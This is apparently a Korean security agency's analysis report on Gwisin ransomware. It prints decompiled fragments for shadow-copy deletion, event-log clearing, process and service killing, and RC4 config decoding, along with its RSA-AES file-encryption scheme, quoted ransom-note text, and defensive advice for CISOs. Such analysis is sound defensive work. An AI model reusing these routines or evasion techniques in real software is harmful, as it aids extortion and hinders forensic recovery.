귀신 랜섬웨어 악성코드는 공격자가 사전에 정의한 내용을 토대로 파일을 암호화 한다. 암호화에는 RSA-AES 알고리즘이 사용되었으며, 파일 암호화 시 암호화 된 파일의 확장자를 기업명으로 변경한다.

- RANSOMWARE 분석 정보


  악성코드 내에 삽입된 문자열을 통해 뮤텍스 생성

```
h_Mutex = OpenMutexW(0x1F0001u, 0, MutexName);
if ( h_Mutex )
{
  CloseHandle(h_Mutex);
}
else
{
  MutexW = CreateMutexW(0i64, 0, MutexName);  // Global\ [illegible]
  if ( MutexW )
  {
    if ( GetLastError() != 183 )
```

  악성코드 내부에 랜섬웨어 암호화에 필요한 데이터를 rc4로 인코딩해 가지고 있으며, 악성코드에 삽입된 rc4키를 통해 데이터 복호화해 활용

```
if ( size == 0 || mem_alloc == 0i64 )
  return 0i64;
if ( !encrypted_data )
  return 0i64;
v7[0] = _mm_load_si128(&stru_6AE20280);       // 10 64 F9 A0 32 55 DF 45 [illegible]
                                              // [illegible]
int
v7[1] = _mm_load_si128(&stru_6AE20290);
if ( key_stream_6AE0BA40(key, v7, 0x20ui64) )
  return 0i64;
Decode_6AE0B9D0(key, encrypted_data, mem_alloc, size);
return mem_alloc;
```

  악성코드 내에 rc4로 암호화 되어 들어있던 json 구조의 랜섬웨어 관련 데이터 복호화



key	comment	description

db	directory blacklist	암호화 제외 대상 디렉토리 목록
eb	extension blacklist	암호화 제외 대상 파일 확장자 목록
fb	file blacklist	암호화 제외 파일 목록
pk	process kill	종료할 프로세스 목록
sk	service kill	종료할 서비스 목록
wp	wall paper	base64(wallpaper)
nd	note data	base64(Ransom note data)
nn	note name	!!!_HOW_TO_UNLOCK_[compayname]_FILES
ef	encrypt Folder	주요 암호화 대상 폴더

ransom data json

Process, Service 스트 목록을 검색하고 해당 서비스가 실행중이면 서비스 중지

```
if ( h_service_ )
{
  service_6AE01FF0(hSCManager_, h_service_);
  ControlService(h_service__, 1u, &ServiceStatus);// SERVICE_CONTROL_STOP
  CloseServiceHandle(h_service__);
}
```

```
v3 = *Program_Kill_List_DB_6AE24040;
if ( *Program_Kill_List_DB_6AE24040 )
{
  while ( wcsicmp(pe.szExeFile, v3) )
  {
    v3 = *++v2;
    if ( !*v2 )
      goto LABEL_9;
  }
  v4 = OpenProcess(1u, 0, pe.th32ProcessID);
  v5 = v4;
  if ( v4 )
  {
    TerminateProcess(v4, 0);
    CloseHandle(v5);
  }
```

휴지통 비우기 및 볼륨쉐도우 카피 삭제

```
SHEmptyRecycleBinW(0i64, 0i64,
```

```
v8 = 0i64;
v0 = SysAllocString(L"ROOT\\CIMV2");
```


```
v1 = SysAllocString("W");
v2 = SysAllocString(L"SELECT * FROM Win32_ShadowCopy");
CoInitializeEx(0i64, 0);
v3 = CoInitializeSecurity(0i64, -1, 0i64, 0i64, 0, 3u, 0i64, 0, 0i64);
if ( (!v3 || v3 == -2147417831) && !CoCreateInstance(&stru_6AE21540, 0i64, 1u, &unk_6AE21550, &ppv) )
{
```

%temp%/wallpaer.jpg 생성

이벤트로그를 삭제


```
ChannelPathBufferUsed[0] = 0;
v0 = EvtOpenChannelEnum(0i64, 0);
if ( v0 )
{
  v1 = 0;
  for ( i = 0i64; ; EvtClearLog(0i64, i, 0i64, 0) )
  {
    if ( !EvtNextChannelPath(v0, v1, i, ChannelPathBufferUsed) )
    {
      LastError = GetLastError();
      if ( LastError == 0x103 )
        goto LABEL_9;
      if ( LastError == 0x7A )
      {
        v1 = ChannelPathBufferUsed[0];
        v4 = realloc(i, 2i64 * ChannelPathBufferUsed[0]);
        v5 = v4;
        if ( !v4 )
        {
LABEL_9:
          EvtClose(v0);
          if ( i )
            free(i);
          return;
        }
        EvtNextChannelPath(v0, v1, v4, ChannelPathBufferUsed);
        i = v5;
      }
    }
  }
```

악성코드는 각 파일을 읽어와 다음과 같이 피해자 시스템의 파일들을 암호화 한다.



- 키 생성, 파일암호화 및 키 관리 방법은 아래와 같다.
  1. 각 파일마다 고유 키 생성 (KEY : 32byte Key, IV : 16 byte key)
  2. AES Key, IV값을 RSA Public Key를 이용 암호화, Filename.[피해기업명]+'0'로 저장
  3. 생성된 AES Key, IV 값을 통해 파일 암호화
  4. 암호화 된 파일의 확장자를 Filename.[피해 기업명]로 변경

이때 암호화 파일은 파일의 시작 부분인 0x0 부터 0x10000byte 까지 암호화 한다.



Linux Based(ELF) GWISIN

리눅스 기반의 귀신 랜섬웨어는 윈도우즈 귀신 랜섬웨어와 기능 및 행위가 유사하다.

악성코드는 /tmp/ 하위에 파일을 만들고 뮤텍스와 같이 사용

```
strcpy(file, "/tmp/.
h_file = open64(file, 66);
v7 = h_file;
if ( h_file > 0 )
{
  v63[0] = 1;
  memset(&v63[1], 0, 16);
```

```
v63[5] = getpid();
h_file = fcntl(v7, 13, v63);
if ( h_file != -1 )
{
```

윈도우즈 귀신 랜섬웨어와 마찬가지로 json데이터가 rc4알고리즘으로 암호화 되어 있으며, 복호화 시 다음과 같은 내용을 확인 할 수 있다

```
size = 0;
Getdata_decode_56657DA0(&data_, &v51, &size);
size_ = size;
v1 = malloc(size);
ptr = v1;
if ( v1 )
{
  size_v37 = size_;
  alloc_mem_ = v1;
  rc4_dec_565F08F0(data_, v1, size_v37);  // decrypt_ ransom db data
  ransom_db_ = sub_5665E270(alloc_mem_, dword_56666160);
```

key	comment	description
db	directory blacklist	암호화 제외 대상 디렉토리 목록
sk	service kill	종료할 서비스 목록
fb	file blacklist	암호화 제외 파일 목록
ef	encrypt Folder	주요 암호화 대상 폴더
eb	extension blacklist	암호화 제외 대상 파일 확징자 목록
nd	note data	base64(Ransom note data)
nn	note name	!!!_HOW_TO_UNLOCK_[compayname]_FILES_!!!.T

ransom data json

이후 파일 암호화 방식은 윈도우즈 귀신 랜섬웨어와 동일하다.

---

5. Insight for Security Researchers

'한국인터넷진흥원'은 본 보고서를 통해 귀신 랜섬웨어 유포 조직의 TTP에 대해 살펴보았다. 우리는 이번 조사를 통해 크게 5가지의 인사이트 확인 할 수 있었다.

1. Defense Evasion 기법을 다수 적용
2. 웹 취약점과 웹셸을 공격에 적극 활용

3. 보안장비 탐지를 회피하기 위해 시스템 기본 명령어 활용 및 최소한의 악성코드 사용
4. 국내 보안 솔루션 등 기업 보안환경에 대한 지식과 비즈니스 이해도가 높음
5. 기관들의 수사, 대응 및 조치를 방해하기 위해 기만 작전을 펼침

귀신 랜섬웨어 그룹은 Defense Evasion 기법을 다수 적용하였다. 감염된 시스템의 분석을 방해하기 위해 모든 이벤트로그를 삭제하고, 복구 방지를 위해 볼륨쉐도우카피를 삭제한다. 또한 랜섬웨어 감염 시 안전모드로 부팅하여 백신 탐지를 회피한다. 랜섬웨어는 Serial code와 License code를 입력 받아야지만 정상 동작하게끔 설계되어 악성코드 확보만으론 분석이 불가능하다. 안티 포렌식 기능이 잘 적용된 것으로 보아 공격자는 침해사고 분석에도 지식이 있는 것으로 판단된다.

해당 그룹은 최초 침투 시 웹 취약점을 주로 사용하였다. 또한 악성코드 내부전파에도 내부의 웹서버에 웹셸을 업로드하여 명령제어 서버로 활용하는 모습을 보인다. IIS 웹 서비스를 직접 설치하여 랜섬웨어 배포에 활용하기까지 한다.

보안장비 탐지 회피를 위해 OS 시스템의 기본 명령어를 잘 활용한다. 패스워드 추출 도구인 Mimikatz를 사용하여 패스워드를 확보하는 대신 lsass 프로세스의 메모리를 덤프하여 패스워드를 추출한다. 원격제어 악성코드를 통해 명령을 하달하는 대신 WMIC, WINRM, SMB 명령을 통해 악성코드를 실행한다.

또, 침투를 위해 국내 솔루션(통합 관리, 보안, 파일공유)등 다수의 솔루션을 악용했다. 통합관리솔루션의 파일 배포 실행 기능을 이용하여 랜섬웨어를 감염시키거나 특정 보안 솔루션의 설정파일에 백도어 기능의 코드를 숨겨 탐지를 회피하기도 했다.

뿐만아니라 국내 DRM 솔루션등 기업 내부에서 사용하고 있는 솔루션과 비지니스를 이해하고 이를 통해 더 위협적으로 기업에게 협박을 가한다. 예로, 공격자는 랜섬노트에 정보보호 관리 체계가 잘 지켜지지 못했다 라는 문구를 적어놓았다. 이 문구에 보면, 국제표준 정보보호 관리체계인 ISO27001 뿐만아니라, 국내에서만 시행하고 있는 ISMS-P, PIMS같은 국내에서만 시행중인 정보보호 관리체계를 명시하고있다.

```
By combining lab (LIMS) data and the primary big customer platform (DNA), it is easy to identify
customer projects, credentials and data.
Despite ISO27001 and ISMS-P with a good PIMS strategy, you have failed to protect customer data
across all services.
```

악성코드의 실행 인자, 랜섬노트 등에 피해 기업의 기업명을 삽입해 악성코드 공유 나 신고하기 어렵게 만들었으며, 뿐만아니라 국내 경찰, KISA 같은 침해사고 신고 기관은 도움을 줄 수 없으니 연락하지 말라며 기만작전을 통한 수사기관에 신고와 분석을 방해하려는 움직임을 보인다.

```
[WARNING]
Do NOT contact law enforcement (such as NPA, KISA or SMPA) or threat intelligence organizations
as they may prevent you from recovering quickly.
They can't really help you and they don't care if your business is destroyed in the process.
Contact us within 72 working hours, so we can negotiate in good faith and resolve this quickly.
```

위 내용으로 보아 귀신 랜섬웨어 공격은 정확히 국내에 초점이 맞춰진 공격이며, 국내 사정에 대해 잘 알고 있거나 위협을 수행하기 이전에 많은 사전조사가 이루어진 것으로 보인다.

---

6. Insight for Information Security Officer

기술적으로 정의된 분석 보고서는 보안 실무자에게 직접적으로 도움이 될 수 있으나, 거시적인 관점의 기술적, 정책적 보안 고려사항을 마련해야 하는 CISO에게는 보고서를 기반으로 상위 수준의 인사이트가 도출되어야 한다. 귀신 랜섬웨어 사고가 국내에 미치는 영향력이 큰 만큼, 6장을 통해 CISO에게 필요한 인사이트를 추가적으로 제안한다.

1. 기업 내부자산의 재점검/분류를 통해 불필요한 자산 및 시스템을 과감하게 폐기, 기업 운영에 필수적으로 보호해야 하는 자산에 초점을 맞추어 대응범위를 축소해야 한다.
2. 중요 자산의 기밀성과 무결성, 가용성을 보장할 수 있도록 선별된 자산에 대한 보안시스템과 백업시스템을 구축하여 가시성을 확보해야 한다.

   * 도입한 보안시스템/백업시스템에 대해서도 보안성을 유지해야 한다.
3. 공격자는 보안시스템에 대한 방어자의 신뢰를 역이용, 취약점을 악용하기 때문에 보안시스템으로의 무한한 신뢰는 지양해야 한다.
4. 사업 및 경영부서의 요청으로 인해 보안정책이 위배되기 손쉬우나, 공격자는 완화된 보안정책을 비틀어 침투하기 때문에, 타협을 통해 완화된 보안정책은 추가적인 대응 방안을 마련해야 한다.
5. 단순 모니터링 만으로는 고도화되고 있는 공격에 대응할 수 없기 때문에, 차세대 모니터링 대응체계(탐지, 분석, 패치 등)를 구축하고 운영해야 한다.

상기 다섯 가지 인사이트를 통해 피해를 방지 혹은 완화할 수 있으며, 스스로 안전하다 판단하고 안심하는 경우에는 언젠가 공격자가 우리 자산을 위협할 것이므로, 경계를 늦추지 말아야 한다.

---

7. Conclusion

대다수의 기업들은 외부에서 내부로 접근하는 전적을 주어 침해를 완벽히 차단할

대다수의 기업들은 외부에서 내부로 접근하는 접점을 줄여 침해를 원천적 차단하려는 노력에 초점을 맞추고 있다. 이러한 노력은 망분리(Air Gap), 공격표면관리(Attack Surface Management)의 유행을 통해 확인할 수 있다. 하지만, 기업의 보안성 제고 활동들은 공격자의 침투가능성을 낮춰줄 뿐 단언컨대, 어떠한 방법으로도 모든 침투를 막아낼 수는 없다.

랜섬웨어 공격자의 핵심 목표 중 하나인 많은 자산을 감염시키려는 행위를 저지하려면 내부 인프라 모니터링이 필요하다. 상기 침해사고에서도 비정상적인 웹 서비스가 운용되며 피해가 확산되었는데, 외부로부터의 침입을 대응하는 노력의 일부만 적용했더라도 공격을 지연시킬 수 있었다.

랜섬웨어 사고에 한하여 혹은 모든 침해 사고에 대해서도, All or Nothing의 패러다임이 확산을 저지하는 방향으로 전환되어, 공격이 성공하더라도 피해를 최소화할 수 있도록 보안 활동이 개선되어야 한다.